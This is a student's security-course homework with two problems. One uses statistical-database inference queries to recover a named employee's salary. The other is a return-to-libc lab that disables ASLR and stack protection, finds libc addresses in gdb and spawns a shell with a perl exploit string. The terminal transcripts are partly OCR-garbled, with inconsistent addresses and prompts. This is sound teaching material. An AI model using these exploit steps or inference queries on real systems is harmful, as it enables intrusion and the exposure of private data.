

# Homework 05

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## Problem 01 - Statistical Database

### Solution:

- a) A query can be formed using operators OR, AND, and NOT and can contain the functions :  
count(c), sum(c, a), max(c, a), min(c, a) and avg(c, a).  
Here, c is a query constraint and a is an attribute over which is computed the arithmetic function for all records that matched the query.

**General Restrictions :** “Name” attribute can’t be used in a query.

There is no query size restriction, and it is known to the questioner that **Toner is a female EE faculty**. I assume the name of the given table as “**Employee**”.

### Query to reliably determine Toner’s Salary :

```
SELECT sum(Department = EE AND Position = Faculty AND Sex = F, Salary),  
       count(Department = EE AND Position = Faculty AND Sex = F, Salary)  
FROM Employee
```

The count will show that there is 1 record, and sum will thus give the salary of Toner.

- b) The attacker can use **Tracker** to know the salary of Toner. Attacker can also use the techniques to query all the records for inference as there is no upper limit restriction and no query overlap size restriction. I am using the second approach of taking advantage of no upper limit restriction.

The below query will give the count of total records and sum of salary of all employees. This is possible as there is **no upper limit restriction** and **no query overlap size restriction**

```
SELECT sum(Sex = F OR Sex = M, Salary),  
       count(Sex = F OR Sex = M, Salary)  
FROM Employee
```

Now the attacker wants to know the salary of Toner and attacker knows that Toner is female EE faculty. So, he will formulate the below query to know how many records are there being female EE faculty and the sum of those records. If the count is less than the previous count by 1 then the salary of Toner will be known by subtracting the sum of this query from the sum of previous query.

```
SELECT sum( NOT(Department = EE AND Position = Faculty AND Sex = F), Salary ),  
       count( NOT(Department = EE AND Position = Faculty AND Sex = F), Salary )  
FROM Employee
```

- c) Now there is a lower query size limit of 2 (and no upper limit), but any two queries can overlap by at most 1 record (i.e., a query that overlaps a previous query by more than 1 record is rejected).

### **First Query:**

```
SELECT count(Department = EE AND Position = Faculty), Salary,
       max(Department = EE AND Position = Faculty), Salary,
       min(Department = EE AND Position = Faculty), Salary,
FROM Employee
```

The output of the above query will be 2, 125 and 90. So the query returns two records and among these two records one is Toner. As there is 2 records, so Toner's salary will be either **125 or 90**.

### **Second Query:**

```
SELECT count(Department = EE AND Sex = F), Salary,
       max(Department = EE AND Sex = F), Salary,
       min(Department = EE AND Sex = F), Salary,
FROM Employee
```

The output of the above query will be 2, 90 and 28. So the query returns two records and among these two records one is Toner. As there is 2 records, so Toner's salary will be either **90 or 28**.

So, we can see that Toner is the common record of the above two queries. It doesn't violate the constraints of query overlap. Now it is easy to infer that Toner's salary will be the common value of the max and min output set of two queries. Here, max and min of first query = {125, 90}  
max and min of second query = {90, 28}

So, the common value of these two sets will be Toner's salary which is 90.

## **Problem 02 - Return to libc (RTL) attack**

### **Solution:**

#### **a) Description of the steps performed :**

- By default, core files are not created when a program crashes or segmentation fault happens as the size of core dump files is 0. So, I checked the size of core dump and set it to unlimited.

```
-- checking the size of core dump
```

```
ulimit -a  
ulimit -aH
```

```
-- Set the size unlimited
```

```
ulimit -c unlimited
```

```
Terminal
[11/12/2018 14:00] seed@ubuntu:~/Desktop$ ulimit -a
core file size          (blocks, -c) unlimited
data seg size           (kbytes, -d) unlimited
scheduling priority      (-e) 0
file size               (blocks, -f) unlimited
pending signals          (-i) 7898
max locked memory        (kbytes, -l) 64
max memory size          (kbytes, -m) unlimited
open files                (-n) 1024
pipe size                 (512 bytes, -p) 819200
POSIX message queues     (bytes, -q) 819200
real-time priority       (-r) 0
stack size                (kbytes, -s) 8192
cpu time                  (seconds, -t) unlimited
max user processes        (-u) 7898
virtual memory            (-v) unlimited
file locks                 (-x) unlimited
[11/12/2018 14:00] seed@ubuntu:~/Desktop$ ulimit -ah
core file size          (blocks, -c) unlimited
data seg size           (kbytes, -d) unlimited
scheduling priority      (-e) 0
file size               (blocks, -f) unlimited
pending signals          (-i) 7898
max locked memory        (kbytes, -l) 64
max memory size          (kbytes, -m) unlimited
open files                (-n) 4096
pipe size                 (512 bytes, -p) 819200
POSIX message queues     (bytes, -q) 819200
real-time priority       (-r) 0
stack size                (kbytes, -s) unlimited
cpu time                  (seconds, -t) unlimited
max user processes        (-u) 7898
virtual memory            (-v) unlimited
file locks                 (-x) unlimited
[11/12/2018 14:00] seed@ubuntu:~/Desktop$
```

- Then I set the directory of the core dumps by modifying the parameter **kernel.core\_pattern**.

-- See the value of the parameter "kernel.core\_pattern"

```
cd /sbin/sysctl -a | grep 'kernel.core_pattern'
```

-- Set the directory

```
sudo sysctl -w kernel.core_pattern=/tmp/core-%e.%p.%h.%t
```

- I stop address space randomization by changing the parameter **kernel.randomize\_va\_space** by the below command.

```
sudo sysctl -w kernel.randomize_va_space=0
```

```
[11/12/2018 13:42] seed@ubuntu:/proc/sys/kernels su root
[11/12/2018 13:43] root@ubuntu:/proc/sys/kernel whqlant
[11/12/2018 13:43] root@ubuntu:/proc/sys/kernel systcl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/12/2018 13:44] root@ubuntu:/proc/sys/kernel [
```

- I stuck for a long time when I was trying to find the amount of space allocated to local variables as the buffer flow was not happening and the return address was not overflowing by the input variables 'A'. Later I realize that Ubuntu 12.04 uses stack protection (StackGuard). Then I disabled this by compiling my program by gcc with the **-fno-stack-protector flag** and buffer overflow works. The command is :

-- Here, `retlib.c` is the program I used to determine the amount of space allocated to local variable.

```
gcc -g -fno-stack-protector -m32 retlib.c -o retlib  
chmod 4755 retlib
```



A screenshot of a terminal window showing the source code of `retlib.c`. The code is a simple C program that checks if an argument is provided. If not, it prints "Need an argument!" and exits. Otherwise, it prints the argument and returns 0. The terminal shows the code being compiled with `gcc -fno-stack-protector` and then running with the argument `AAA`, which results in the output "You typed [AAA]\n".

```

Pagen-1-10
retlib
retlib.c
Wireshark.desktop
[11/12/2018 21:40] seed@ubuntu:~/Desktop$ cat retlib.c
#include <stdio.h>
int main(int argc, char *argv[])
{
    char buff[5];
    if(argc != 2){
        puts("Need an argument!");
        _exit(1);
    }
    strcpy(buff, argv[1]);
    printf("\n You typed [%s]\n\n", buff);
    return 0;
}

[11/12/2018 21:40] seed@ubuntu:~/Desktop$ vim retlib.c
[11/12/2018 21:41] seed@ubuntu:~/Desktop$ gcc -fno-stack-protector retlib.c
retlib.c: In function 'main':
retlib.c:8:8: warning: incompatible implicit declaration of built-in function 'exit' [enabled by default]
retlib.c:11:4: warning: incompatible implicit declaration of built-in function 'strcpy' [enabled by default]
[11/12/2018 21:41] seed@ubuntu:~/Desktop$ ./retlib AAA
You typed [AAA]

[11/12/2018 21:42] seed@ubuntu:~/Desktop$ c

```

- I create a new environment variable **MYSHELL** for the shell string.

```
export MYSHELL="/bin/sh"
env | grep MYSHELL
```



A screenshot of a terminal window showing the source code of `getEnv.c`. The code reads the environment variable `MYSHELL` and prints its value. When run, it prints the value `bffffe8a`.


```

Terminal
[11/12/2018 15:57] seed@ubuntu:~/Desktop$ cat getEnv.c
int main(){
    char *shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", shell);
    return 0;
}

[11/12/2018 15:57] seed@ubuntu:~/Desktop$ ./getEnv
bffffe8a
[11/12/2018 15:57] seed@ubuntu:~/Desktop$ ./getEnv
bffffe8a
[11/12/2018 15:57] seed@ubuntu:~/Desktop$
```

- I find the buffer length by running the below command with several value until the return address is completely overwritten by "A". The commands are :

```
gdb retlib
run $(python -c 'print "A"*21')
info register
```



A screenshot of a GDB session. The user types `$(python -c 'print "A'*21')` into the command line. The program receives a SIGSEGV fault at address `0xb000414141`. The registers show the stack has been overwritten with 21 'A's. The user then runs `x/s 0xfffffe8a` to dump memory starting at `0xfffffe8a`, which shows the value `51` (ASCII 'A').

```

For bug reporting instructions, please see:
http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Desktop/retlib...done.
(gdb) run $(python -c 'print "A'*21')
Starting program: /home/seed/Desktop/retlib $(python -c 'print "A'*21')

You typed [AAAAAAAAAAAAAA...AA]

Program received signal SIGSEGV, Segmentation fault.
0xb000414141 in ?? ()
(gdb) info register
eax 0x0 0
ecx 0x0 0
edx 0x0 0
ebx 0xb7fc4ff4 -1208201228
esp 0xbfffff340 0xbfffff340
ebp 0x41414141 0x41414141
esi 0x0 0
edi 0x0 0
ebp 0x41414141 0x41414141
esp 0x10282 [ SF IF RF ]
cs 0x23 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
(gdb) run $(python -c 'print "A'*21')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/Desktop/retlib $(python -c 'print "A'*21')

You typed [AAAAAAAAAAAAAA...AA]

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(Gdb) info register
eax 0x0 0
ecx 0x0 0
edx 0x0 0
ebx 0xb7fc4ff4 -1208201228
esp 0xbfffff340 0xbfffff340
ebp 0x41414141 0x41414141
esi 0x0 0
edi 0x0 0
ebp 0x41414141 0x41414141
esp 0x10282 [ SF IF RF ]
cs 0x23 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
(gdb) x/s 0xfffffe8a
```

- Then I get the address of system() and exit() function. These are library functions already loaded into the memory. The necessary commands are given below :

```

gdb retlib
b main
r
p system
p exit

```

```

[11/12/2018 22:01] seed@ubuntu:~/Desktop$ pwd
/home/seed/Desktop
[11/12/2018 22:01] seed@ubuntu:~/Desktop$ ls
seed.core Gedit.desktop getEnv.c ghex.desktop libcap2.22 Netwag.desktop Pacgen-1.10 retlib
[11/12/2018 22:01] seed@ubuntu:~/Desktop$ gdb -q ./retlib
Reading symbols from /home/seed/Desktop/retlib... (no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x8084ac7
Starting program: /home/seed/Desktop/retlib
Breakpoint 1, 0x08084ac7 in main ()
(gdb) p system
$1 = {text variable, no debug info} 0xb7e5f430 <system>
(gdb) q
A debugging session is active.

Inferior 1 [process 3282] will be killed.

Quit anyway? (y or n)
[11/12/2018 22:02] seed@ubuntu:~/Desktop$ gdb -q ./retlib
Reading symbols from /home/seed/Desktop/retlib... (no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x8084ac7
Starting program: /home/seed/Desktop/retlib
Breakpoint 1, 0x08084ac7 in main ()
(gdb) p exit
$2 = {text variable, no debug info} 0xb7e52fb0 <exit>
(gdb) q
A debugging session is active.

Inferior 1 [process 3290] will be killed.

Quit anyway? (y or n)

```

- Finally I generate the exploit string and get the shell by running the retlib.c script. Later, I use the fread() for reading the exploit string from a file.

```

EIP smash = 21 - 4 = 17 (due to padding)
system () = 0xb7e5f430
exit () = 0xb7e52fb0
/bin/sh = 0xfffffe8a

```

```
`perl -e 'print "A"x17."\x30\xf4\xe5\xb7\xb0\x2f\xe5\xb7\x8a\xfe\xff\xbf'"`
```

```

[11/12/2018 23:56] seed@ubuntu:~/Desktop$ ./retlib `perl -e 'print "A"x17."\x30\xf4\xe5\xb7\xb0\x2f\xe5\xb7\x8a\xfe\xff\xbf"'
You typed [AAAAAAAAAAAAAAAD+EE/EEEE]
$ whoami
seed
$ ls
$ exit
[11/12/2018 23:56] seed@ubuntu:~/Desktop$ ghex.desktop libcap2.22 Netwag.desktop Pacgen-1.10 retlib retlib.c wireshark.desktop

```

### b) Changes to the default configuration :

- Set the size of core dump to unlimited.
- Change the directory of core file dumps and naming pattern of core dumps by modifying the parameter kernel.corepattern.
- Turn off address space randomization for the first attack by changing the parameter kernel.randomize\_va\_space.
- Compile my program by gcc with the-fno-stack-protector flag. Thus turn off the StackGuard.
- Add a new environment varibale MYSHELL for the shell.

I described all these changes in details with screen shots in part (a).

### c) Addresses of system(), exit() and amount of space allocated to local variables :

```

Amount of space allocated to local variables : 21 bytes
0xfffffe8a - address of "/bin/sh" [MYSHELL]
0xb7e5f430 - address of system()
0xb7e52fb0 - address of exit()

```

### d) Approach for address randomization :

I compile the vulnerable program retlib.c with the address randomization turned on and perform the same attack as above. I get a segmentation fault error. Since address randomization is turned on, the address of the environment variable, system function location and

the exit function location keeps changing randomly as we can see from the screenshots below. So the probability of exploiting the vulnerability becomes very less as we cant guess the addresses. This acts as a good protection mechanism against buffer overflow vulnerability




```
[11/13/2018 18:13] seed@ubuntu:~/Desktop$ ./retlib perl -e 'print "A" x 17 . "\x30\xf4\xe5\xb7\xbd\x2f\xe5\xb7\x8a\xfe\xff\xbf"'...
You typed [AAAAAAAAAAAAAAAdd+■/■***]
whoami
seed
$ pid
/home/seed/Desktop
[11/13/2018 18:14] seed@ubuntu:~/Desktop$ su root
Password:
su: Authentication failure
[11/13/2018 18:14] seed@ubuntu:~/Desktop$ 
[11/13/2018 18:14] seed@ubuntu:~/Desktop$ su root
Password:
root@randomize_va_space:~#
[11/13/2018 18:14] seed@ubuntu:~/Desktop$ /sbin/sysctl -w kernel.randomize_va_space=2
[11/13/2018 18:14] root@ubuntu:~/Desktop$ exit
[11/13/2018 18:15] seed@ubuntu:~/Desktop$ ./retlib perl -e 'print "A" x 17 . "\x30\xf4\xe5\xb7\xbd\x2f\xe5\xb7\x8a\xfe\xff\xbf"'...
You typed [AAAAAAAAAAAAAAAdd+■/■***]
Segmentation fault (core dumped)
[11/13/2018 18:15] seed@ubuntu:~/Desktop$ ./getInv
btcdesda
[11/13/2018 18:16] seed@ubuntu:~/Desktop$ ./getInv
0x77feba
[11/13/2018 18:16] seed@ubuntu:~/Desktop$ ./getInv
Readline symbols from /home/seed/Desktop/retlib..done.
(gdb) b system
Breakpoint 1 at 0x808484d: file retlib.c, line 9.
(gdb) p system
$2 = 0x808484d 'system' in current context.
(gdb) r
Starting program: /home/seed/Desktop/retlib
Breakpoint 1, main (argc=1, argv={&argv[0], &argv[1]}) at retlib.c:9
warning: Source file is more recent than executable.
9      strcpy(buff, argv[1]);
(gdb) p system
$1 = {text variable, no debug info} 0xb7566430 <system>
(gdb) p exit
$2 = {text variable, no debug info} 0xb7559fb0 <exit>
(gdb) 
A debugging session is active.

Inferior 1 [process 5591] will be killed.

Quit anyway? (y or n) y
[11/13/2018 18:17] seed@ubuntu:~/Desktop$ 
```

e) Execution of the attack :



```
[11/12/2018 23:56] seed@ubuntu:~/Desktop$ ./retlib perl -e 'print "A" x 17 . "\x30\xf4\xe5\xb7\xbd\x2f\xe5\xb7\x8a\xfe\xff\xbf"'...
You typed [AAAAAAAAAAAAAAAdd+■/■***]
whoami
seed
$ ls
$ ls
$ ls
$ ls
$ exit
core Gedit.desktop getEnv getEnv.c Ghex.desktop libcap2.22 Netwag.desktop Pacgen-1.10 retlib retlib.c Wireshark.desktop
[11/12/2018 23:56] seed@ubuntu:~/Desktop$ 
```